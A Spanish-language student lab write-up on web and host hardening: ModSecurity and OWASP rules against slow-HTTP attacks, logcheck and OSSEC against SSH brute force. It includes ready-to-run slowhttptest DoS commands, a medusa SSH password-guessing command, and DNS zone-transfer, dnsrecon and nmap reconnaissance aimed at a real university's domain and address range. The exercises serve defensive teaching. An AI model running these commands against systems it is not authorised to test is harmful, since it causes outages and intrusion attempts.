Lo siguiente sería implementar un firewall de aplicación que es muy útil para mitigar ataques Ddos, este firewall también llamado WAF (Web Application Firewall). Otra opción sería aplicar una red de difusión Anycast, pues así se mitigan ataques Ddos ya que, al dispersar el tráfico malicioso, se puede enviar a través de una red de servidores hasta una red externa. Esto es algo muy similar a como cuando se canaliza un río a través de canales más pequeños y separados. Este tráfico se vuelve manejable y se puede llevar hasta una desembocadura sin que afecte el entorno.

Para saltarnos algunas de estas medidas podemos hacer un ataque DDoS en vez de un DoS. Si una petición HTTP no es completa o si el ratio de transferencia es muy bajo el servidor mantiene sus recursos ocupados esperando a que lleguen el resto de los datos.

n) Instale y configure modSecurity. Vuelva a proceder con el ataque del apartado anterior. ¿Qué acontece ahora?

MODESECURITY

Nos dispondremos a montar modSecurity, que es un WAF (web aplication firewall) Firewall de Aplicaciones Web. Esto lo que hará será proveer protección contra diversos ataques hacia aplicaciones Web y permite monitorizar tráfico HTTP, así como realizar análisis en tiempo real sin necesidad de hacer cambios a la infraestructura existente. modSecurity filtra ataques por XSS, SQL Injection, comportamientos anómalos en protocolos, robots, troyanos, LFI… incorporando además reglas específicas para algunos de los gestores de contenido más populares como Joomla o Wordpress.

Lo primero que tenemos que hacer es instalar la librería de modsecurity:

```
lsi@debian: ~$ apt install libapache2-mod-security2
```

Una vez instalado vamos a comprobar que se ha instalado el módulo y está habilitado:

```
lsi@debian: ~$ apachectl -M | grep security
```

En nuestro caso, nos aparece un error:

```
AH00558: apache2: Could not reliably determine the server's fully qualified
domain name, using 10.11.49.116. Set the 'ServerName' directive globally to
suppress this message
```

Para solucionarlo tendremos que configurar el fichero de configuración de apache en nuestra máquina, añadiendo lo siguiente:

```
lsi@debian: ~$ nano /etc/apache2/apache2.conf

//AÑADIMOS:
ServerName 127.0.0.1
//MODIFICAMOS -> Esto nos permitirá defendernos de slow read y slow head
KeepAlive Off

lsi@debian: ~$ systemctl restart apache2.service
```

Para comprobar que todo haya ido como debería, ejecutamos el siguiente comando:

```
lsi@debian: ~$ apachectl -M | grep security
//Salida por pantalla correcta:
 security2_module (shared)
```

Una vez realizado lo siguiente, nos desplazamos a la carpeta /etc/modsecurity y ejecutamos lo siguiente:

```
lsi@debian: ~$ cp modsecurity.conf-recommended modsecurity.conf
```

Ahora vamos a modificar este fichero de configuración para decirle que vamos a empezar a utilizar reglas de seguridad. Lo que cambiaremos será lo siguiente:

```
lsi@debian: ~$ nano modsecurity.conf

SecRuleEngine On
SecConnEngine On

# Para ataques Slowloris
SecConnReadStateLimit 50

# Para ataques Slow http POST
SecConnWriteStateLimit 50
```

De esta forma, hacemos que el programa aplique todas las medidas de seguridad que nosotros le digamos. Una vez hecho esto, ya tenemos nuestro modSecurity funcionando. Por defecto vienen muy pocas medidas de seguridad, por lo que descargaremos unas reglas que ya están creadas por la comunidad. Por lo que haremos lo siguiente:

```
lsi@debian: ~$ git clone https://github.com/SpiderLabs/owasp-modsecurity-
crs.git
```

Ahora tenemos que configurar modSecurity para que aplique estas reglas que acabamos de descargar. Por defecto el directorio para recoger las reglas es /usr/share/modsecurity-crs/, por lo que nos disponemos a mover estas reglas que acabamos de descargar al directorio en el que deberían de estar:

```
lsi@debian: ~$ cp crs-setup.conf.example crs-setup.conf
```

Una vez movido, nos desplazaremos a ese directorio y ahí, entraremos en el directorio de las reglas. Ahí, copiaremos el archivo de configuración de ejemplo y haremos que sea el fichero de configuración que vaya a utilizar modsecurity:

```
lsi@debian: ~$ mv owasp-modsecurity-crs/ /usr/share/modsecurity-crs/
```

Una vez copiado, vamos a decirle a modsecurity que las reglas que hay dentro de la carpeta rules, las aplique:

```
lsi@debian: ~$ nano /etc/apache2/mods-enabled/security2.conf
```

Aquí vemos que se cargan todos los .load.

Ahora vamos a modificar el siguiente archivo, donde añadiremos una línea al final del archivo:

```
lsi@debian: ~$ nano /usr/share/modsecurity-crs/owasp-crs.load

//AÑADIMOS:
IncludeOptional /usr/share/modsecurity-crs/*.conf
```

Ahora vamos a modificar la ubicación de los logs:

```
lsi@debian: ~$ mkdir /var/log/modsecurity
```

Como no tenemos la carpeta de logs de modsecurity, la crearemos de la siguiente forma:

```
lsi@debian: ~$ nano /etc/modsecurity/modsecurity.conf

//Modificamos la siguiente línea:
SecAuditLog /var/log/modsecurity/modsec_audit.log
```

Para comprobar que hemos securizado bien nuestro servidor, nuestro compañero va a realizar distintos ataques para comprobar que nosotros seguimos pudiendo entrar en el servidor.

ATAQUE DE SLOW HEADERS:

```
lsi@debian: ~$ slowhttptest -c 1000 -H -g -i 10 -r 200 -t GET -u
http://10.11.49.116 -x 24 -p 3
```

ATAQUE DE SLOWBODY

```
lsi@debian: ~$ slowhttptest -c 1000 -B -g -i 110 -r 200 -s 8192 -t FAKEVERB -u
http://10.11.49.116 -x 10 -p 3
```

ATAQUE DE SLOWREAD:

```
lsi@debian: ~$ slowhttptest -c 1000 -g -X -r 200 -w 512 -y 1024 -n 5 -z 32 -k
3 -u http://10.11.49.116 -p 3
```

o) Buscamos información.:

- **Obtenga de forma pasiva el direccionamiento público IPv4 e IPv6 asignado a la Universidad da Coruña.**
- **Obtenga información sobre el direccionamiento de los servidores DNS y MX de la Universidad da Coruña.**
- **¿Puede hacer una transferencia de zona sobre los servidores DNS de la UDC? En caso negativo, obtenga todos los nombres.dominio posibles de la UDC.**
- **¿Qué gestor de contenidos se utiliza en www.usc.es?**

Para obtener de forma pasiva el direccionamiento público IPv4 e IPv6 asignado a la UDC recurrimos a la resolución inversa con el siguiente comando:

```
lsi@debian: ~$ host www.udc.es
```

Para obtener el servidor MX podemos ejecutar alguno de estos dos comandos:

```
lsi@debian: ~$ host -t MX udc.es
lsi@debian: ~$ nslookup -query=mx udc.es
//La sección de non-authoritative answer indica los servidores mx.
```

Para obtener esta vez el servidor DNS ejecutamos el comando:

```
lsi@debian: ~$ nslookup udc.es
//La sección de non-authoritative answer indican los servidores dns.
```

• ¿Puede hacer una transferencia de zona sobre los servidores DNS de la UDC? En caso negativo, obtenga todos los nombres.dominio posibles de la UDC.

Con el comando dig. La opción -t establece el tipo de consulta a escribir. Puede ser cualquier tipo de consulta válido que sea compatible con BIND 9. El tipo de consulta predeterminado es "A", a menos que se proporcione la opción -x para indicar una búsqueda inversa. Se puede solicitar una transferencia de zona especificando un tipo de AXFR. Cuando se requiere una transferencia de zona incremental (IXFR), el tipo se establece en ixfr = N. La transferencia de zona incremental contendrá los cambios realizados en la zona, ya que el número de serie en el registro SOA de la zona era N.

Para hacer un cambio de zona:

```
lsi@debian: ~$ dig AXFR www.udc.es 10.8.12.49
```

Este comando da un error ya que por seguridad no nos deja hacer cambios de zona.

Lo que si podemos hacer es consultar información al server DNS.

```
lsi@debian: ~$ dig NS www.udc.es
```

Para obtener todos los dominios de la red de la UDC instalamos:

```
lsi@debian: ~$ apt install dnsrecon
```

Y lo ejecutamos sobre dicha red:

```
lsi@debian: ~$ dnsrecon -d udc.es -r 193.144.48.1-193.144.63.255
```

También podemos conocer el direccionamiento de la UDC haciendo uso del comando nmap:

```
lsi@debian: ~$ nmap -sL 193.144.48.0/20
```

Para el último punto, necesitamos instalar whatweb:

Ejecutamos el siguiente comando y vemos que usan Apache/2.4.41:

```
lsi@debian: ~$ whatweb www.usc.es
```

p) Trate de sacar un perfil de los principales sistemas que conviven en su red de prácticas, puertos accesibles, fingerprinting, etc.

q) Realice algún ataque de "password guessing" contra su servidor ssh y compruebe que el analizador de logs reporta las correspondientes alarmas.

Para comenzar este apartado instalamos medusa con el comando:

```
lsi@debian: ~$ apt install medusa
```

Básicamente, esta herramienta lo que hace es realizar un ataque por fuerza bruta para tratar de romper la contraseña.

Para esto tenemos que usar un fichero con las contraseñas que queremos probar, este puede ser un fichero .txt creado por nosotros o podemos utilizar las herramientas de medusa que crean esos ficheros por nosotros, como son: crunch, crewl, cupp…

Luego de tener el archivo ponemos el programa a funcionar con:

```
lsi@debian: ~$ medusa -h 10.11.49.116 -u lsi -P contraseñas.txt -M ssh -f
```

Opciones:

- h (minúscula) : El host al cual le vamos a realizar el ataque.
- u (Minúscula) : Usuario al que le vamos a realizar el ataque
- M : El módulo que deseamos emplear (sin la extension .mod)
- f : Se detiene al encontrar la contraseña

Para poder ver que nos están realizando un ataque de password guessing instalaremos la herramienta:

```
lsi@debian: ~$ apt install logcheck
```

Luego accedemos al archivo de configuración nano **/etc/logcheck/logcheck.conf** y cambiamos el usuario a lsi (SENDMAILTO="anoya03"), dejamos el resto de la configuración por defecto.

Otra manera de comprobar su funcionamiento es ver la salida del logcheck por pantalla el comando:

```
lsi@debian: ~$ su -s /bin/bash -c "/usr/sbin/logcheck -o -t" logcheck
```

También podemos mirar las correspondientes alarmas en el fichero: **/var/log/auth.log**

r) Reportar alarmas está muy bien, pero no estaría mejor un sistema activo, en lugar de uno pasivo. Configure algún sistema activo, por ejemplo OSSEC, y pruebe su funcionamiento ante un "password guessing"

OSSEC:

OSSEC es un sistema HIDS (Host Intrusion Detection System), es decir, un sistema de detección de intrusos que también opera como un SIM (Security Incident Managament). Un sistema de detección de intrusión de equipos tiene como cometido analizar los registros de eventos del sistema operativo, comprobar la integridad del mismo, auditorías de los registros de los equipos Windows, detección de rootkits, alerta en tiempo real y respuesta activa a ataques.

Para instalar OSSEC en nuestro sistema tenemos que instalar todas las siguientes dependencias:

```
lsi@debian: ~$ apt install mutter
lsi@debian: ~$ apt install make
lsi@debian: ~$ apt install build-essential
lsi@debian: ~$ apt install build-essential zlib1g-dev
lsi@debian: ~$ apt install libz-dev libssl-dev libpcre2-dev libevent-dev
lsi@debian: ~$ apt install inotify-tools gcc zlib1g-dev
lsi@debian: ~$ apt install libsystemd-dev
```

Luego clonamos el repo del programa con git:

```
lsi@debian: ~$ git clone https://github.com/ossec/ossec-hids.git
```

Ejecutamos el installer y lo configuramos de la siguiente manera:

Tipo instalación: local
Donde instalar: /var/ossec
Recibir notificaciones por email: si
Dirección: lsi@localhost
Servidor email: s
Servidor de integridad: s
detección de rootkits: s
Respuesta activa: s
Desechar en el firewall: s
Lista blanca para respuesta activa: 10.11.48.1
Agregar más Ips a la lista blanca: n

Funcionamiento:

Primero quitamos a nuestro compañero editando el fichero /var/ossec/etc/ossec.conf:

Por ahora el compañero puede efectuar ataques sin problemas, para empezar a cortar dichos ataques activamos el servicio:

```
lsi@debian: ~$ systemctl start ossec.service
lsi@debian: ~$ /var/ossec/bin/ossec-control start
```

Ahora si ejecutamos el ataque medusa de los apartados anteriores el sistema dropeara dicha ip atacante, la podemos ver ejecutando:

```
lsi@debian: ~$ iptables -L
```

La victima podrá ver las alertas en **/var/ossec/logs/alerts/alerts.log**
Además de que el Ossec al dropear la ip la añade al hosts.deny.

```
root@debian:/home/lsi/Documentos# cat /etc/hosts.deny
# /etc/hosts.deny: list of hosts that are _not_ allowed to access the system.
#                  See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: some.host.name, .some.domain
#             ALL EXCEPT in.fingerd: other.host.name, .other.domain
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#
# The PARANOID wildcard matches any host whose name does not match its
# address.
#
# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.
# ALL: PARANOID
ALL:ALL : twist /bin/echo "%h has been banned from this server!"
ALL:10.11.49.116
```

Luego del ataque y el baneo de Ip para poder seguir haciendo pruebas ejecutamos:

```
lsi@debian: ~$ iptables -F INPUT
```

Esto limpia la tabla y borra del hosts.deny al atacante.

s) Supongamos que una máquina ha sido comprometida y disponemos de un fichero con sus mensajes de log. Procese dicho fichero con OSSEC para tratar de localizar evidencias de lo acontecido ("post mortem"). Muestre las alertas detectadas con su grado de criticidad, así como un resumen de las mismas.

En var/ossec/bin tenemos el ossec-logtest que nos investiga el fichero que le mandemos. Lo que detecte, nos lo indica dándonos un grado de gravedad entre 0 y 16. Para hacer un resumen tenemos ossec reports.

Si queremos hacer un análisis forense de in fichero de log:

```
lsi@debian: ~$ cat /var/log/auth.log | /var/ossec/bin/ossec-logtest -a
```

Ejemplo de una alerta estudiada y evaluada:

```
** Alert 1667554988.215: mail  - syslog,sshd,authentication_failures,
2022 Nov 04 10:43:08 debian->stdin
Rule: 5720 (level 10) -> 'Multiple SSHD authentication failures.'
Src IP: 10.11.49.116
User: lsi
Nov  4 10:34:47 debian sshd[15320]: Failed password for lsi from 10.11.49.116 port 53152 ssh2
Nov  4 10:34:43 debian sshd[15320]: Failed password for lsi from 10.11.49.116 port 53152 ssh2
Nov  4 10:34:40 debian sshd[15320]: Failed password for lsi from 10.11.49.116 port 53152 ssh2
Nov  4 10:29:57 debian sshd[15183]: Failed password for lsi from 10.11.49.116 port 60160 ssh2
Nov  4 10:29:53 debian sshd[15129]: Failed password for lsi from 10.11.49.116 port 40350 ssh2
Nov  4 10:29:50 debian sshd[15129]: Failed password for lsi from 10.11.49.116 port 40350 ssh2
Nov  4 10:29:46 debian sshd[15129]: Failed password for lsi from 10.11.49.116 port 40350 ssh2
Nov  4 09:58:19 debian sshd[5929]: Failed password for lsi from 10.11.49.116 port 33548 ssh2
```

Otra manera mas detallada y compactada de filtrar este análisis es:

```
lsi@debian: ~$ cat /var/log/auth.log | /var/ossec/bin/ossec-logtest |
/var/ossec/bin/ossec-reportd
```

```
**Phase 3: Completed filtering (rules).
        Rule id: '2502'
        Level: '10'
        Description: 'User missed the password more than one time'
**Alert to be generated.
```

Para ver las alertas generadas por nuestros logs podemos ejecutar:

```
lsi@debian: ~$ cat /var/ossec/logs/alerts/alerts.log
```

En este caso como el ataque fue de password guessing un comando muy practico para ver los intentos fallidos de autenticación en nuestra máquina es:

```
lsi@debian: ~$ cat /var/log/auth.log | /var/ossec/bin/ossec-logtest |
/var/ossec/bin/ossec-reportd -f group authentication_failures
```